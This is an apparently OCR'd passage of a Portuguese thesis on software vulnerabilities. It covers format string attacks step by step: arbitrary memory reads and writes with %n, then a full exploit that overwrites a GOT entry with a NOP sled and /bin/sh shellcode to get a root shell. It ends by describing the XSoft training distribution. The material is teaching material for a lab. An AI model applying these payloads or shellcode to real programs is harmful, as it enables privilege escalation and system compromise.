


Figura 88: Estrutura da *stack* no momento da impressão. *Tags* %16p percorrem a *stack* em direção aos endereços altos.

3.5.1. Lendo de Qualquer Endereço de Memória

Durante o processamento de uma *tag* busca-se uma correspondência com o respectivo parâmetro passado para a função. E, devido a estrutura dos registros de ativação, esses parâmetros se encontram em endereços mais altos de memória e vão em direção aos registros de ativação de outras chamadas de função. A possibilidade de leitura de outros registros de ativação torna viável o acesso direto ao *buffer* onde a *string* de formato encontra-se armazenada. Esse acesso permite a realização de operações em posições de memória definidas pelo atacante, já que o mesmo controla os valores da *stack* por meio da *string* de formato injetada. O código abaixo mostra a leitura de valores da *stack* até chegar na *string* de formato, mais especificamente no endereço da variável i, injetado na *string*. Tal endereço é considerado o argumento respectivo da *tag* de formato %s, o que resulta na leitura da

variável, como uma *string*. A Figura 89 mostra a execução do programa.

```
int main(){
    char *ptr, *addr, *pstr;
    int i = 0x45444342;    /*as string, BCDE*/
    char str[256] = "%p%p%p%p%p%p%p%p%p%p%p____%s\xff\xff\xff\xff\xff\xff\xff\xff";

    addr = (char*)&i;
    ptr = (char*)&addr;
    pstr = str + strlen(str);

    pstr -= 8;
    *pstr++ = *ptr;
    *pstr++ = *(ptr+1);
    *pstr++ = *(ptr+2);
    *pstr++ = *(ptr+3);
    *pstr++ = *(ptr+4);
    *pstr++ = *(ptr+5);
    *pstr++ = *(ptr+6);
    *pstr++ = *(ptr+7);

    printf(str);
}
```

```
tcc@xsoft:format-string$ ./format-string_ex3
0xffffffff(nil)(nil)0x7fffffffe1f00x7ffff7deb2500x7fffffffe2180x7fffffffe1ec0x7f
fffffffe1d80x45444342f7ffa9e80x70257025702570250x70257025702570250x70257025702570
250x73255f5f5f5f7025____BCDE%p%p%p%p%p%p%p%p%p%p%p____%s[illegible]cc@xsof
t:format-string$
```

Figura 89: Lendo a variável i como *string*. BCDE são os ASCIIs para 0x45444342.

3.5.2. Escrevendo em Qualquer Endereço Memória

A mesma técnica utilizada para fazer a leitura de um endereço de memória previamente injetado, pode também ser utilizada para realizar a escrita em determinado endereço. Essa escrita na memória é feita através da codificação do endereço na *string* de formato, seguida do acesso ao mesmo através da *tag* de formado %n. O código a seguir demonstra a técnica e a Figura 90 mostra a execução do programa.

```
tcc@xsoft:format-string$ ./format-string_ex4

variavel i (0x7fffffffe1ec) = 0xaabbccdd

0xffffffff0x7ffff7dd7df00x4009e50x20x4009e50x7fffffffe2180x7fffffffe1ec0x7fffffff
e1d80xaabbccddf7ffa9e80x70257025702570250x70257025702570250x70257025702570250x6
e255f5f5f5f7025____[illegible]

variavel i (0x7fffffffe1ec) = 0xb3
tcc@xsoft:format-string$
```

Figura 90: Escrevendo na variável i utilizando a *tag* de formato %n.

```
int main()
{
    char *ptr, *addr, *pstr;
    int i = 0xaabbccdd;
    char str[256] = "%p%p%p%p%p%p%p%p%p%p%p%p____%n\xff\xff\xff\xff\xff\xff\xff\xff";

    addr = (char*)&i;
    ptr = (char*)&addr;

    pstr = str + strlen(str);
    pstr -= 8;
    *pstr++ = *ptr;
    *pstr++ = *(ptr+1);
    *pstr++ = *(ptr+2);
    *pstr++ = *(ptr+3);
    *pstr++ = *(ptr+4);
    *pstr++ = *(ptr+5);
    *pstr++ = *(ptr+6);
    *pstr++ = *(ptr+7);

    fprintf(stdout, "\nvariavel i (%p) = 0x%x\n\n", &i, i);

    printf(str);

    fprintf(stdout, "\n\nvariavel i (%p) = 0x%x\n", &i, i);
}
```

Ao fazer uma escrita na memória é interessante que se tenha o total controle para que se possa escrever um valor útil à exploração em questão, objetivando controlar o fluxo do programa. Para tal, pode-se utilizar os especificadores de tamanho das *tags* de formato, dessa forma o atacante tem um controle ainda maior sobre a quantidade de *bytes* a serem escritos pela função de formato, e consequentemente sobre o valor a ser gravado. O código abaixo mostra a passagem do especificador de tamanho %233810818p antecedido de 20 *tags* %18p, o que resulta em 233811181 (20 x 18 + 233810818 + 3) caracteres impressos, que em hexadecimal corresponde a 0xdefaced, como mostra a Figura 91.

```
int main()
{
    char *ptr, *addr, *pstr;
    int i = 0xaabbccdd;
    char str[256] = "%18p%18p%18p%18p%18p%18p%18p%18p%18p%18p%18p%18p%18p%18p%18p"
                    "%18p%18p%18p%18p%18p%18p%18p%233810818p___%n\xff\xff\xff\xff\xff\xff\xff\xff";

    addr = (char*)&i;
    ptr = (char*)&addr;

    pstr = str + strlen(str);
    pstr -= 8;
    *pstr++ = *ptr;
    *pstr++ = *(ptr+1);
    *pstr++ = *(ptr+2);
    *pstr++ = *(ptr+3);
    *pstr++ = *(ptr+4);
    *pstr++ = *(ptr+5);
    *pstr++ = *(ptr+6);
    *pstr++ = *(ptr+7);

    fprintf(stderr, "\nvariavel i (%p) = 0x%x\n\n", &i, i);

    printf(str);

    fprintf(stderr, "\n\nvariavel i (%p) = 0x%x\n", &i, i);
}
```

```
tcc@xsoft:format-string$ ./format-string_ex5 > /dev/null

variavel i (0x7fffffffe1ec) = 0xaabbccdd



variavel i (0x7fffffffe1ec) = 0xdefaced
tcc@xsoft:format-string$
```

Figura 91: Controlando o endereço da variável i com o auxílio de um especificador de tamanho na *string* de formato.

3.5.3. Acesso Direto aos Parâmetros

Essa técnica se utiliza do especificador $ que permite a indexação direta de um parâmetro na pilha. A sintaxe é a seguinte: %pos$n, onde pos é o índice na pilha do parâmetro que se deseja acessar. O código abaixo mostra a utilização dessa técnica e a Figura 92 mostra a execução do programa.

```
int main()
{
    char *ptr, *addr, *pstr;
    int i = 0xaabbccdd;
    char str[256] = "%00000233811178p___%13$n\xff\xff\xff\xff\xff\xff\xff\xff";

    addr = (char*)&i;
    ptr = (char*)&addr;

    pstr = str + strlen(str);
    pstr -= 8;
    *pstr++ = *ptr;
    *pstr++ = *(ptr+1);
    *pstr++ = *(ptr+2);
    *pstr++ = *(ptr+3);
    *pstr++ = *(ptr+4);
    *pstr++ = *(ptr+5);
    *pstr++ = *(ptr+6);
    *pstr++ = *(ptr+7);

    fprintf(stderr, "\nvariavel i (%p) = 0x%x\n\n", &i, i);

    printf(str);

    fprintf(stderr, "\n\nvariavel i (%p) = 0x%x\n", &i, i);
}
```

```
tcc@xsoft:format-string$ ./format-string_ex6 > /dev/null

variavel i (0x7fffffffe1ec) = 0xaabbccdd



variavel i (0x7fffffffe1ec) = 0xdefaced
tcc@xsoft:format-string$
```

Figura 92: Escrevendo na variável i utilizando acesso direto ao parâmetro.

3.5.4. Escrita *Byte* a *Byte*

Nem sempre é possível escrever valores muito altos na memória, pois podem existir limitações tanto para os especificadores de tamanho, quanto para a quantidade de *bytes* impressos pela função de formatação. Porém, os dados podem ser escritos em grupos menores de, por exemplo, 1, 2, 3 ou 4 *bytes*. O código a seguir demonstra essa técnica. Na primeira *tag* de escrita (%14$n), o valor hexadecimal 0xaced será escrito a partir do endereço inicial de i (0x7fffffffe1ec), isso devido à *tag* de formato com o especificador de tamanho %42267p, que somado aos 2 caracteres *underline* resulta em 42269 (em hexadecimal 0xaced). A segunda

tag de escrita (%15$n), grava o valor 0x0def nos dois *bytes* mais significativos de i, pois, 0xaced somado a 24830 da *tag* %24830p, e aos 4 caracteres *underline* que a delimitam, resulta em 69103, que em hexadecimal corresponde a 0x10def. Contudo o *byte* mais significativo (0x01), será escrito num endereço seguinte ao da variável i, como mostrado na Figura 93.

```
int main()
{
    char *ptr, *addr, *pstr;
    int i = 0xaabbccdd;
    char str[256] = "%44267p__%14$n__%24830p__%15$n__\xff\xff\xff\xff\xff\xff\xff\xff"
                                                     "\xff\xff\xff\xff\xff\xff\xff\xff"
                                                     "\xff\xff\xff\xff\xff\xff\xff\xff"
                                                     "\xff\xff\xff\xff\xff\xff\xff\xff";

    addr = (char*)&i;
    ptr = (char*)&addr;

    pstr = str + strlen(str);
    pstr -= 32;
    *pstr++ = *ptr;
    *pstr++ = *(ptr+1);
    *pstr++ = *(ptr+2);
    *pstr++ = *(ptr+3);
    *pstr++ = *(ptr+4);
    *pstr++ = *(ptr+5);
    *pstr++ = *(ptr+6);
    *pstr++ = *(ptr+7);

    addr++;
    addr++;

    *pstr++ = *ptr;
    *pstr++ = *(ptr+1);
    *pstr++ = *(ptr+2);
    *pstr++ = *(ptr+3);
    *pstr++ = *(ptr+4);
    *pstr++ = *(ptr+5);
    *pstr++ = *(ptr+6);
    *pstr++ = *(ptr+7);
    fprintf(stderr, "\nvariavel i (%p) = 0x%x\n\n", &i, i);

    printf(str);

    fprintf(stderr, "\n\nvariavel i (%p) = 0x%x\n", &i, i);
}
```

```
tcc@xsoft:format-string$ ./format-string_ex7 > /dev/null

variavel i (0x7fffffffe1ec) = 0xaabbccdd



variavel i (0x7fffffffe1ec) = 0xdefaced
tcc@xsoft:format-string$
```

Figura 93: Gravação em grupos de dois *bytes*.

3.5.5. O ataque – *Any Bytes Anywhere*

A possibilidade de controlar qualquer endereço de memória, dá ao atacante tantos poderes quanto uma vulnerabilidade de *buffer overflow*, com a diferença de que uma vulnerabilidade de *format string* abre uma janela maior de possibilidades. É possível, por exemplo, sobrescrever um endereço de retorno na *stack* ou uma entrada na tabala GOT[32] (*Global Offset Table*). O código abaixo mostra o programa alvo, vulnerável a injeção de

32 Cf. apêndice B.

format string e compilado para 32 *bits*.

```
int main(int argc, char *argv[])
{
    if(argc != 2){
        printf("uso: %s <param>\n", argv[0]);
        return 1;
    }

    printf(argv[1]);
    printf("\n");
}
```

Há diversas maneiras de se explorar o programa em questão, uma delas é a sobrescrita de um entrada da tabela GOT. Para tal é necessário analisar as entradas GOT do programa e o fluxo de execução do mesmo de modo a definir quais entradas são utilizadas após a interpretação da *string* de formato injetada e da consequente sobrescrita de tal entrada. Somente com a sobrescrita correta dessas entradas é que uma tentativa se torna uma exploração em potencial com execução de código malicioso. A Figura 94 mostra a obtenção das entradas da tabela GOT do programa com o auxílio do utilitário objdump.

Analisando a tabela GOT, verifica-se que há uma entrada correspondente à putchar. Embora essa função não seja diretamente chamada pelo código fonte, provavelmente é uma otimização do compilador para a chamada à printf que imprime um *line feed*. A Figura 95 mostra o código "desassemblado".

```
tcc@xsoft:format-string$ objdump -R format-string_ex8

format-string_ex8:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ff0 R_386_GLOB_DAT    __gmon_start__
0804a000 R_386_JUMP_SLOT   __gmon_start__
0804a004 R_386_JUMP_SLOT   putchar
0804a008 R_386_JUMP_SLOT   __libc_start_main
0804a00c R_386_JUMP_SLOT   printf


tcc@xsoft:format-string$
```

Figura 94: Obtenção da tabela GOT do programa vulnerável com o auxílio do objdump.

Logo, sobrescrevendo a entrada GOT da chamada à putchar o fluxo de execução do programa pode ser redirecionado para qualquer posição de memória determinada pelo atacante.

A codificação do vetor de injeção deve iniciar com NOPs, que devem ser seguidos do *payload*, que por sua vez deve ser seguidos do endereço da GOT a ser sobrescrito. A

escrita na memória pode ser feita de 2 em 2 *bytes*. A quantidade de *bytes* no vetor de injeção é fixada em 256, e, como mostra a Figura 96, os utilitários get_esp e get_argv1-32 são utilizados para obter os valores de esp e de argv[1] quando passado como argumento uma entrada de 256 *bytes*.

```
   0x08048444 <+48>:    mov    0xc(%ebp),%eax
   0x08048447 <+51>:    add    $0x4,%eax
   0x0804844a <+54>:    mov    (%eax),%eax
   0x0804844c <+56>:    mov    %eax,(%esp)
   0x0804844f <+59>:    call   0x8048350 <printf@plt>
   0x08048454 <+64>:    movl   $0xa,(%esp)
---Type <return> to continue, or q <return> to quit---
   0x0804845b <+71>:    call   0x8048330 <putchar@plt>
   0x08048460 <+76>:    leave
   0x08048461 <+77>:    ret
End of assembler dump.
(gdb)
```

Figura 95: Código vulnerável “desassemblado”.

```
tcc@xsoft:tools$ get_esp `perl -e 'print "A"x256'`
ESP: 0xffffd2d8
tcc@xsoft:tools$ get_argv1-32 `perl -e 'print "A"x256'`
ARGV1: 0xffffd50f
tcc@xsoft:tools$
```

Figura 96: Obtenção do posicionamento da *stack* após a passagem de um parâmetro de entrada de 256 *bytes*.

O *offset* entre o topo da pilha e o início de argv[1] é 567 bytes, que somado com 256 do vetor de injeção resulta em 823. Esse último valor em palavras de 4 *bytes* dá um total de 205 entradas. Logo, como parâmetro de printf, os endereços codificados no vetor de injeção devem estar próximos de 205. O vetor de injeção gerado é mostrado na Figura 97.

```
000 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
010 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
020 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
030 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
040 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
050 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
060 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
070 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
080 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
090 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
0A0 89E583EC 1431C089 45FCC745 F82F2F73 âÂÉÏ.1¿âE¸«E¯//s
0B0 68C745F4 2F62696E 8D5DF489 45F0897D h«EÙ/binç]ÙâE◆â}
0C0 EC8D4DEC 31D2B00B CD809090 90909090 ÏçMÏ1“∞.ÕÄêêêêêê
0D0 90909090 90909090 90909090 90902530 êêêêêêêêêêêêêêê%0
0E0 30303030 70253230 35247025 30303030 0000p%205$p%0000
0F0 30702532 30362470 04A00408 06A00408 0p%206$p.†...†..
```

Figura 97: Esqueleto do vetor de injeção.

O *payload* inicia na posição 0xa0 e é cercado de NOPs. Os *bytes* selecionados representam as *tags* de formato que farão o acesso às posições de memória codificadas no final do vetor (de 0xfc à 0xff). Basta obter a posição correta dos endereços a partir da função de formato (printf), para que possa ser possível acessar os parâmetros diretamente.

A Figura 98 mostra a execução do programa vulnerável e a passagem do vetor de injeção como parâmetro.




Figura 98: Análise da estrutura da *stack* para codificação do vetor de injeção.

Como mostrado na figura os parâmetros 205 e 206 acessam respectivamente as posições 0xe9 e 0xed. Para corrigir esses problemas, tanto do alinhamento da *stack,* quanto do *offset* dos endereços, são inseridos 3 caracteres extras na *string* de formato, de modo que o parâmetro 205 passa a ser o endereço 0xec. O *offset* do primeiro endereço da GOT (0x804a004) é 0xf8, que corresponde ao parâmetro 208, e, consequentemente, o segundo endereço (0x804a006) corresponde a 209. A Figura 99 mostra a execução do programa com o novo vetor de injeção.




Figura 99: Passagem do novo vetor de injeção para o programa vulnerável.

Para finalizar a codificação do vetor de injeção, é necessário definir os especificadores de tamanho para que o valor gravado em 0x804a004 seja 0xffffd50f, que é o endereço estimado do *payload* na *stack*. O número de caracteres a serem impressos é 222 (0xde), e o valor que deve ser gravado em 0x804a004 é 0xd50f, logo, o primeiro especificador de tamanho deve ser %54321p (0xd431). Já o valor a ser gravado em

0x804a006 é 0xffff, logo, o segundo especificador deve ser %10992p (0x2af0). A Figura 100 mostra do vetor de injeção e a Figura 101 mostra a execução do ataque.

```
020 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
030 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
040 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
050 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
060 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
070 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
080 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
090 90909090 90909090 90909090 90909090 êêêêêêêêêêêêêêêê
0A0 89E583EC 1431C089 45FCC745 F82F2F73 âÂÉÏ.1¿âE¸«E¯//s
0B0 68C745F4 2F62696E 8D5DF489 45F0897D h«EÙ/binç]ÙâE◆â}
0C0 EC8D4DEC 31D2B00B CD809090 90909090 ÏçMÏ1“∞.ÕÄêêêêêê
0D0 90909090 90909090 90909090 90902535 êêêêêêêêêêêêêêê%5
0E0 34333231 70253230 38246E25 31303939 4321p%208$n%1099
0F0 32702532 3039246E 04A00408 06A00408 2p%209$n.†...†..
100 414141                               AAA
```

Figura 100: Vetor de injeção corretamente codificado para a realização do ataque.




Figura 101: Execução do ataque e obtenção de *shell* com permissões de *root*.

3.5.6. Prevenção de *Format String*

Segundo Wheeler (2000), a solução mais simples para evitar esse tipo de vulnerabilidade é a utilização apenas de *strings* de formato estáticas, constantes. De acordo com Howard, LeBlanc e Viega (2010), o processo de prevenção desse tipo de vulnerabilidade

envolve: a não utilização de *strings* de formato dinâmicas ou advindas de fontes não confiáveis; e a não passagem de dados entrados pelo usuário como *strings* de formato para funções de formatação.

Este capítulo abordou algumas da vulnerabilidades predominantes nos sistemas modernos. Existem ainda outras vulnerabilidades que não foram abordadas neste trabalho, mas, são, também, relevantes para o estudo de segurança de software. O capítulo seguinte trata da distribuição gerada, desde sua organização até a maneira de utilização com a exemplificação do estudo de uma das vulnerabilidades abordadas aqui.

4. XSOFT

4.1. Estrutura e Organização

A distribuição Linux criada buscando alcançar os objetivos desse projeto se chama XSoft e é baseada no Ubuntu 10.04, compilada com *kernel* 2.6.32-25 em arquitetura x86-64, como mostra a Figura 102.

```
root@xsoft:applications# uname -a
Linux xsoft 2.6.32-25-generic #44-Ubuntu SMP Fri Sep 17 20:05:27 UTC 2010 x86_64
 GNU/Linux
root@xsoft:applications#
```

Figura 102: Visualização do *kernel* compilado com o comando uname -a.

A distribuição foi elaborada de modo que os arquivos pertinentes ao propósito da mesma fossem organizados no diretório /xsoft/, como mostra a Figura 103. Nesse diretório estão todos os arquivos utilizados para descrever cada vulnerabilidade. O diretório /xsoft/attacker/ contém os códigos de exploração, e o diretório /xsoft/tools/ contém utilitários interessantes ao propósito da distribuição.

```
root@xsoft:xsoft# cd /xsoft/
root@xsoft:xsoft# ls
attacker         csrf           got_plt     sql-injection  xss
buffer-overflow  format-string  got_plt.c   tools
root@xsoft:xsoft#
```

Figura 103: Diretório de trabalho da distribuição.

Os diretórios da vulnerabilidades *Web* contém um pasta chamada www/, como mostra a Figura 104, que nada mais é do que o diretório raiz de um *host* virtual criado no apache que leva o nome do diretório da determinada vulnerabilidade seguido de .xsoft. Por exemplo, o diretório /xsoft/csrf/www/ é o diretório raiz do virtual *host* csrf.xsoft. A Figura 105 mostra o arquivo /etc/hosts, onde são definidos os domínios virtuais. A Figura 106, mostra a configuração dos *hosts* virtuais do *host* csrf.xsoft.

Um banco de dados MySql[33] também foi instalado, e algumas bases de dados foram

33 Usuário root e senha root.

criadas, como mostrado na Figura 107, para a utilização nos POCs.

Foi também criada uma estrutura de menus, para facilitar a usabilidade da distribuição, como mostrado na Figura 108. No caso de um programa binário, como o item Format String 1, um *shell* será aberto no diretório /xsoft/format-string/ e o programa format-string_ex1 será executado. Já no caso de uma vulnerabilidade *Web*, o navegador será aberto e irá carregar o endereço requisitado. Por exemplo ao clicar em XSS 1, o Google Chrome será aberto e o endereço www.xss.xsoft/xss_ex1.php será carregado.

```
root@xsoft:xsoft# ls -l /xsoft/csrf/
total 4
drwxr-xr-x 4 tcc tcc 4096 2010-11-09 20:14 www
root@xsoft:xsoft#
```

Figura 104: Diretório raiz do virtual *host* csrf.soft.

```
root@xsoft:xsoft# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       xsoft

127.0.0.1       sqlinjection.xsoft              www.sqlinjection.xsoft
127.0.0.1       xss.xsoft                       www.xss.xsoft
127.0.0.1       csrf.xsoft                      www.csrf.xsoft

127.0.0.1       attacker.blackhat               www.attacker.blackhat


# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
root@xsoft:xsoft#
```

Figura 105: Conteúdo de /etc/hosts, com as entradas dos domínios virtuais apontando para localhost.

```
root@xsoft:apache2# cd /etc/apache2/
root@xsoft:apache2# ls sites-enabled/
000-default  attacker  csrf  safesite  sql-injection  xss
root@xsoft:apache2# cat sites-enabled/csrf
<VirtualHost *:80>
        ServerName csrf.xsoft
        ServerAlias www.csrf.xsoft

        DocumentRoot /xsoft/csrf/www
        <Directory />
                Options FollowSymLinks
                AllowOverride None
        </Directory>

        <Directory /xsoft/csrf/www>
                Options Indexes FollowSymLinks MultiViews
                AllowOverride None
                Order allow,deny
                allow from all
        </Directory>
</VirtualHost>
root@xsoft:apache2#
```

Figura 106: Configuração dos *hosts* virtuais no diretório /etc/apache2/.




Figura 107: MySql Query Browser mostrando as base de dados criadas.




Figura 108: Menu gráfico da distro criado com todos os POCs.

Para criar essa estrutura de menus alguns arquivos tiveram que ser adicionados. A Figura 109 mostra o diretório /usr/share/applications/ onde encontram-se os itens de menu criados, que levam a extensão .desktop. A Figura 110 mostra o conteúdo do arquivo xsoft_xss_ex1.desktop. Além de criar todos esses arquivos, foi necessário ainda, adicionar

o conteúdo de todos eles ao arquivo desktop.en_US.utf8.cache, pois ao gerar a imagem do sistema é esse arquivo que é mantido, ou seja, sem ele as configurações de menu não persistem na imagem do sistema. Os arquivos .desktop criados devem ser copiados para dentro desse arquivo, uma única alteração é feita, ao invés de cada entrada iniciar com [Desktop Entry] elas iniciam agora com o rótulo do menu, como mostra a Figura 111, que exibe o conteúdo do arquivo desktop.en_US.utf8.cache, mais especificamente a entrada xsoft_xss_ex1. Foram criados também arquivos correspondentes aos diretórios do menu no diretório /usr/share/desktop-directories/, como mostrado na Figura 112. A Figura 113 mostra o conteúdo de xsoft_xss.directory.

```
root@xsoft:apache2# cd /usr/share/applications/
root@xsoft:applications# ls -l xsoft*
-rw-r--r-- 1 root root 223 2010-10-04 16:07 xsoft_burpsuite.desktop
-rw-r--r-- 1 root root 207 2010-11-11 14:43 xsoft_csrf_ex1.desktop
-rw-r--r-- 1 root root 207 2010-11-11 14:43 xsoft_csrf_ex2.desktop
-rw-r--r-- 1 root root 223 2010-11-30 17:32 xsoft_format-string_ex1.desktop
-rw-r--r-- 1 root root 223 2010-11-30 17:32 xsoft_format-string_ex2.desktop
-rw-r--r-- 1 root root 222 2010-11-30 17:33 xsoft_format-string_ex3.desktop
-rw-r--r-- 1 root root 222 2010-11-30 17:33 xsoft_format-string_ex4.desktop
-rw-r--r-- 1 root root 222 2010-11-30 17:34 xsoft_format-string_ex5.desktop
-rw-r--r-- 1 root root 222 2010-11-30 17:34 xsoft_format-string_ex6.desktop
-rw-r--r-- 1 root root 222 2010-11-30 17:35 xsoft_format-string_ex7.desktop
-rw-r--r-- 1 root root 222 2010-11-30 17:35 xsoft_format-string_ex8.desktop
